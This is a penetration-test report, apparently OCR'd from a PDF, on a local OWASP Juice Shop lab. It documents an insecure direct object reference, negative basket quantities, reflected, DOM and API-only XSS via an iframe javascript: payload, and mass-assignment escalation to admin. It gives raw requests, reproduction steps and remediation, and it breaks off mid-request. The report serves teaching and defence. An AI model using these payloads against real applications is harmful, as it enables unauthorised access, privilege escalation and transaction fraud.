
Host: 127.0.0.1:3000

Authorization: Bearer <laboratory-session-token>

Observed response: HTTP/1.1 200 OK

{"status":"success","data":{"id":4,"UserId":11,"Products":[{"id":4,"name":"Raspberry Juice (1000ml)","price":4.99,"BasketItem":{"ProductId":4,"BasketId":4,"id":6,"quantity":2}}]}}





Control comparison: requesting basket ID 3 returned a basket with id=3 and UserId=3. The contrast between the authenticated user context and the returned basket 4 ownership is the key authorization evidence.

## Security Impact

- An authenticated user may be able to access another user's basket by changing an object identifier.
- Exposed basket information can include basket ownership metadata, products and quantities.
- The same authorization weakness may affect other object-level API endpoints if they use identifiers without verifying ownership.
- The finding represents a confidentiality and authorization-control issue.

## Remediation

- Authorize every basket read against the authenticated user's identity on the server.
- Do not rely on the basket ID supplied by the client as proof of ownership.
- Prefer queries scoped to the authenticated user, for example by combining basket ID and authenticated UserId in the authorization condition.
- Apply object-level authorization consistently to all basket and BasketItem endpoints.
- Add automated tests attempting cross-user access to sequential and non-sequential object IDs.

## Retest Criteria

With a session belonging to user A, requesting user B's basket must return an authorization failure and must not disclose basket contents. The legitimate owner's request should continue to succeed. (notice the same token)

# STL-WEB-006

# Business Logic Abuse

| | |
|---|---|
| **Finding ID** | STL-WEB-006 |
| **Severity** | High |
| **Category** | Business Logic / Input Validation / Transaction Integrity |
| **CWE** | CWE-20 — Improper Input Validation |
| **Affected Components** | PUT /api/BasketItems/{id}; checkout/purchase workflow |
| **Affected Parameter** | Quantity |
| **Target** | 127.0.0.1:3000 |
| **Status** | VERIFIED / FINANCIAL-LOGIC IMPACT DEMONSTRATED |

## Executive Summary

A business-logic vulnerability was validated in the authorized local OWASP Juice Shop laboratory. An authenticated user was able to modify a BasketItem quantity to -2. The application accepted and persisted the negative value with HTTP 200 OK. The manipulated basket could then proceed through the purchase workflow, where the application calculated a negative item total and displayed a successful purchase confirmation. This demonstrates that invalid basket quantities are not adequately constrained at the server and that the invalid state can propagate into transaction calculations.

## Technical Validation

PUT /api/BasketItems/12 HTTP/1.1
Host: 127.0.0.1:3000
Content-Type: application/json
{"quantity":-2}

Observed response: HTTP/1.1 200 OK
{"status":"success","data":{"ProductId":1,"BasketId":3,"id":12,"quantity":-2}}





*Figure 1 — STL-WEB-006: Negative basket quantity accepted by the BasketItems API.*





*Figure 2 — STL-WEB-006: Checkout/payment stage reached with the manipulated basket.*





*Figure 3 — STL-WEB-006: Purchase confirmation showing a negative item quantity and negative total price.*

## Observed Transaction Impact

After the negative quantity was accepted, the basket was carried into the checkout workflow. The purchase screen displayed Apple Pomace with quantity -267 and a negative item total of -237.63. The final displayed total was -236.64 after the delivery amount was applied. The application then displayed a purchase-confirmation page. This provides direct evidence that the invalid negative basket state can influence purchase calculations rather than remaining isolated to the basket API.

## Security Impact

• An authenticated user can create an invalid negative basket quantity.

• The invalid quantity can propagate into checkout and transaction calculations.

• The demonstrated workflow produced a negative payable/order total.

• This can undermine transaction integrity and may permit financial manipulation in applications where such a value affects settlement, credits, refunds, inventory, or accounting.

• The evidence is from the intentionally vulnerable local OWASP Juice Shop laboratory and should not be interpreted as evidence of impact against an unrelated production system.

## Root Cause

The application does not enforce the business invariant that a basket quantity must be a valid positive integer before the value is persisted and subsequently used by checkout calculations. Downstream transaction logic also fails to reject the resulting invalid state before completing the purchase workflow.

## Remediation

• Enforce strict server-side validation requiring quantity to be an integer greater than or equal to 1.

• Reject zero, negative, fractional, non-numeric, and excessively large quantities with a 4xx response.

• Revalidate basket contents immediately before checkout and purchase finalization.

• Recalculate totals only from validated quantities and trusted server-side prices.

• Prevent checkout from proceeding when any basket item violates business rules.

• Add automated regression tests covering negative quantities and negative/zero final transaction totals.

• Review related BasketItem, basket, coupon, checkout, payment, refund, and inventory calculations for the same trust-boundary weakness.

## Retest

After remediation, submitting quantity=-2 should be rejected and the stored BasketItem should remain valid. A manipulated basket must not reach purchase finalization. The checkout process must never produce or accept a negative payable amount from a customer basket. Valid positive quantities must continue to work normally.


# STL-WEB-007
# Reflected Cross-Site Scripting

| | |
|---|---|
| **Finding ID** | **STL-WEB-007** |
| **Title** | **Reflected XSS via iframe** |
| **Category** | **Cross-site Scripting (xss)/ improper input handling** |
| **Affected Component** | **Search functionality** |
| **Affected Parameter** | **Q** |
| **Target** | **127.0.0.1:3000** |
| **Status** | **VERIFIED / EXPLOITATION DEMONSTRATED** |

## Executive Summary

The payload `<iframe src="javascript:alert('securetechlabs')"></iframe>` was supplied through the search query parameter. The application rendered the supplied iframe content and the browser executed the javascript: URI, producing a JavaScript alert displaying "**securetechlabs**". The supplied screenshot provides visual confirmation of successful script execution.

## Technical Validation




## Reproduction

1. Open the authorized local OWASP Juice Shop instance.
2. Navigate to the search functionality.
3. Supply the crafted iframe payload through the q search parameter.
4. Load the resulting search URL.
5. Observe the browser JavaScript alert displaying "**securetechlabs**".

## Technical Analysis

The security issue occurs because attacker-controlled search input reaches a browser rendering context without sufficient output encoding or sanitization. The iframe element is accepted and its javascript: URI is executed by the browser. This demonstrates that untrusted input can cross the application-to-browser trust boundary and become executable content.

## Security Impact

An attacker may be able to execute arbitrary JavaScript in a victim's browser in the affected context.
Successful exploitation can affect the confidentiality and integrity of data available to the affected application context.
A crafted search URL can potentially be delivered to another user, making reflected XSS particularly relevant to phishing or social-engineering scenarios.
The demonstrated alert confirms code execution; the screenshot does not by itself establish access to authenticated data or account takeover.

## Remediation

Treat all search/query parameters as untrusted input.
Apply context-appropriate output encoding before inserting user-controlled values into HTML.
Do not allow javascript: URLs in user-controlled iframe or URL-bearing attributes.
Use a strict Content Security Policy (CSP) as defense in depth.
Prefer safe DOM APIs and framework binding mechanisms that do not interpret untrusted values as HTML.
Add regression tests covering iframe, javascript: URI, event-handler and other XSS payload classes.

## Retest

After remediation, the same payload should be rendered inert or rejected. No JavaScript alert should execute, and the application should safely encode or otherwise neutralize the supplied HTML/URI content.

# STL-WEB-008
## DOM-Based Cross-Site Scripting (DOM XSS)

| | |
|---|---|
| **Finding ID** | STL-WEB-008 |
| **Title** | DOM-Based Cross-Site Scripting (DOM XSS) via iframe / javascript: URI |
| **Severity** | High |
| **Category** | Cross-Site Scripting / Improper Input Neutralization |
| **OWASP Mapping** | A03:2021 — Injection |
| **CWE** | CWE-79 — Improper Neutralization of Input During Web Page Generation |
| **Affected Component** | Search functionality / #/search route |
| **Affected Parameter** | q |
| **Target** | 127.0.0.1:3000 |
| **Status** | VERIFIED — JavaScript execution demonstrated |

## Executive Summary


A DOM-based Cross-Site Scripting (DOM XSS) vulnerability was validated in the authorized local OWASP Juice Shop laboratory. A crafted value supplied through the search query parameter was interpreted by the client-side application as HTML containing an iframe with a javascript: URI. The browser executed the supplied JavaScript and displayed a JavaScript alert containing "**securetechlabs**". The supplied browser screenshot provides direct visual evidence of successful client-side script execution.

## Technical Validation

Proof-of-concept payload:

```
<iframe src="javascript:alert('securetechlabs')">
```

The payload was supplied through the q parameter of the Juice Shop search route. The browser executed the javascript: URI and displayed an alert originating from the local application context. The screenshot also shows the Juice Shop challenge notification identifying the challenge as DOM XSS, together with the successful "**securetechlabs**" alert.



The application accepted attacker-controlled search input and rendered it in a browser DOM context where the iframe element was interpreted rather than displayed as inert text. The javascript: URI then executed in the page's client-side context. This confirms that the security boundary between untrusted query data and DOM rendering can be crossed without adequate neutralization.

## Reproduction Procedure

1. Open the authorized local OWASP Juice Shop instance at 127.0.0.1:3000.
2. Navigate to the search functionality.
3. Supply the iframe javascript: URI payload in the q search parameter.
4. Load the resulting search URL.
5. Observe the browser JavaScript alert displaying "**securetechlabs**".
6. Record the alert and the application behavior as sanitized evidence.

## Technical Analysis

The vulnerable behavior is consistent with attacker-controlled search input being passed into a DOM rendering context without effective contextual output encoding or sanitization. The assessment evidence indicates that the supplied iframe markup is interpreted by the browser and that its javascript: source executes. Where application code explicitly bypasses framework HTML sanitization for attacker-controlled values, the browser can receive executable markup instead of inert text.

## Security Impact

An attacker may be able to execute arbitrary JavaScript in a victim's browser in the affected application context.
A malicious search URL can cause script execution when a victim loads the crafted route.
Depending on application permissions and browser controls, DOM XSS can enable unauthorized actions as the victim, DOM manipulation, phishing/UI redressing, or access to data exposed to JavaScript.
The demonstrated alert is non-destructive proof of execution; it does not by itself establish credential theft or account takeover.

## Remediation

Treat the q search parameter as untrusted input.
Do not render attacker-controlled search values as trusted HTML.
Remove unsafe HTML-sanitization bypass mechanisms for untrusted values.
Use framework-provided contextual escaping/sanitization and safe DOM APIs.
Reject or neutralize javascript: URLs and other executable URI schemes in user-controlled URL-bearing attributes.
Use a strict Content Security Policy (CSP) as defense in depth.
Add regression tests covering iframe, javascript: URI, event-handler, and related DOM XSS payload classes.

## Retest

After remediation, the same payload should be rendered inert or rejected. No JavaScript alert should execute. The search interface should display the supplied value safely as text or otherwise neutralize the executable markup and URI.

# STL-WEB-009
# API-ONLY XSS (PERSISTED XSS VIA REST API)

| | |
|---|---|
| **Finding ID** | STL-WEB-009 |
| **Title** | API-ONLY XSS |
| **Severity** | High |
| **Category** | Cross-Site Scripting API |
| **OWASP Mapping** | A03:2021 — Injection |
| **CWE** | CWE-79 — Improper Neutralization of Input During Web Page Generation |
| **Affected Component** | API |
| **Target** | 127.0.0.1:3000 |
| **Status** | VERIFIED — execution demonstrated |

## Executive Summary

The application API accepted attacker-controlled HTML containing an iframe with a javascript: URI during user creation. The payload was submitted directly to POST /api/Users/ rather than through the normal frontend registration flow. The server returned HTTP 201 Created, demonstrating that the API accepted the crafted input and created a new user record. The OWASP Juice Shop Companion Guide identifies this laboratory challenge as "API-only XSS" and describes it as a persisted XSS attack performed without using the frontend application.

## Technical Validation

The following request was captured during the authorized local assessment:


```
POST /api/Users/ HTTP/1.1
Host: 127.0.0.1:3000
Content-Type: application/json
Origin: http://127.0.0.1:3000
Referer: http://127.0.0.1:3000/

"<iframe src=\"javascript:alert(securetechlabs)\">"
```

## Server Response

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Location: /api/Users/31

{
"status": "success",
"data": {
"username": "",
"role": "customer",
"id": 31,
"isActive": true,
"email": null,
"deletedAt": null
}
}
```



**Request**

```
POST /api/Users/ HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 51
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not;A=Brand";v="8", "Chromium";v="150"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0
Safari/537.36
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
QxN76KmlRwj4BXZ1JG2rIVSYcYYhqlcQgTwxc7WSj3G92vOnpLYMWrbzPEog
Connection: keep-alive

"<iframe src=\"javascript:alert(securatechlabs)\">"
```

**Response**

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/31
Content-Type: application/json; charset=utf-8
Content-Length: 293
ETag: W/"125-qhY7GZs9D6tShxKNycJBqSLJpLw"
Vary: Accept-Encoding
Date: Mon, 07 Sep 2026 16:02:21 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "username":"",
    "role":"customer",
    "deluxeToken":"",
    "lastLoginIp":"0.0.0.0",
    "profileImage":"/assets/public/images/uploads/default.svg",
    "isActive":true,
    "id":31,
    "updatedAt":"2026-09-07T16:02:21.319Z",
    "createdAt":"2026-09-07T16:02:21.319Z",
    "email":null,
    "deletedAt":null
  }
}
```

The significant observation is that a JavaScript-bearing iframe payload was accepted by the REST API and the request completed with HTTP 201 Created. For the OWASP Juice Shop API-only XSS challenge, the relevant security property is persistence: attacker-controlled markup must survive the API transaction and later reach a browser execution context. The supplied API response does not itself display the stored payload in the returned JSON, so this artifact alone should not be described as the complete proof of execution. The final portfolio evidence should therefore retain a separate screenshot showing the payload being retrieved/rendered and, where applicable, the alert or challenge-success confirmation.

## Reproduction procedure

1. Interact directly with the Juice Shop REST API rather than relying on the frontend registration form.
2. Submit attacker-controlled HTML containing an iframe with a javascript: URI as the registration value.
3. Observe that the API responds with HTTP 201 Created and a new resource location (/api/Users/31).
4. Retrieve or trigger the affected record through the application path that renders the persisted value.
5. Capture the resulting browser execution/challenge confirmation as the final proof artifact.

## Technical analysis

If the payload is persisted and subsequently rendered without adequate output encoding or sanitization, an attacker may execute arbitrary JavaScript in the security context of the affected application. Potential consequences include unauthorized actions performed in a victim session, manipulation of application content, phishing/UI redressing, and access to data available to client-side scripts, subject to browser and application controls.

The observed behavior is consistent with insufficient server-side validation/sanitization of attacker-controlled HTML supplied through the REST API and insufficient context-aware output encoding at the point where the value is later rendered. The API boundary should not assume that the frontend has already sanitized input.

## Remediation

Reject executable URI schemes such as javascript: when they are not required by the business function.
Apply strict server-side allowlisting and validation to user-controlled fields.
Encode untrusted values for their specific output context before rendering them into HTML.
Sanitize rich HTML with a well-maintained, appropriately configured HTML sanitizer only where rich text is explicitly required.
Use a restrictive Content Security Policy as a defense-in-depth control; do not rely on CSP alone.
Add automated regression tests against the REST API, including XSS payloads submitted directly without using the frontend.

# STL-WEB-010

# Mass Assignment Privilege Escalation via User Creation API

| | |
|---|---|
| Finding ID | STL-WEB-010 |
| Title | Mass Assignment — Privilege Escalation via User Creation API |
| Severity | High |
| Category | Broken Access Control / Privilege Escalation / Mass Assignment |
| Affected Components | POST /api/Users |
| Affected Parameter | role |
| Target | 127.0.0.1:3000 |
| Status | VERIFIED / EXPLOITATION DEMONSTRATED |

## Executive Summary

The User Creation challenge was validated in the authorized local OWASP Juice Shop laboratory. Testing confirmed that the `POST /api/Users` endpoint accepts a client-controlled `role` parameter during account creation. By changing the supplied role from the expected low-privilege `customer` value to `admin`, the application created the account with administrator privileges.

The screenshots provide evidence of successful exploitation: the modified request contains `"role":"admin"`, the server returns **HTTP 201 Created**, and the response confirms that the newly created account has `"role":"admin"`.

## Reproduction Procedure

1. A normal user-creation request was captured through Burp Suite.
2. The request body was inspected and a client-controlled `role` parameter was identified.
3. The original role value was observed as `customer`, representingthe expected privilege level for a newly registered account.
4. The `role` parameter was modified from `customer` to `admin` before forwarding the request.
5. The application accepted the modified request and returned HTTP 201 Created.
6. The response was inspected and confirmed that the newly created account had the role `admin`.
7. This demonstrates that a client can influence a security-sensitive authorization attribute during account creation.

## Evidence A — Normal User Creation

Sanitized request:

```
POST /api/Users HTTP/1.1
```

```
Host: 127.0.0.1:3000


Content-Type: application/json
```

Relevant JSON:

```
{
  "username": "securetechlabs",
  "email": "securetechlabs.com",
  "role": "customer"
}
```

Observed result: HTTP 201 Created.

Observation: the application accepts the `role` attribute as part of the user creation request. A newly created account is expected to receive a safe default role determined by the server rather than a privilege level selected by the client.



```
POST /api/Users/ HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 263
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not;A=Brand";v="8", "Chromium";v="150"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0
Safari/537.36
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
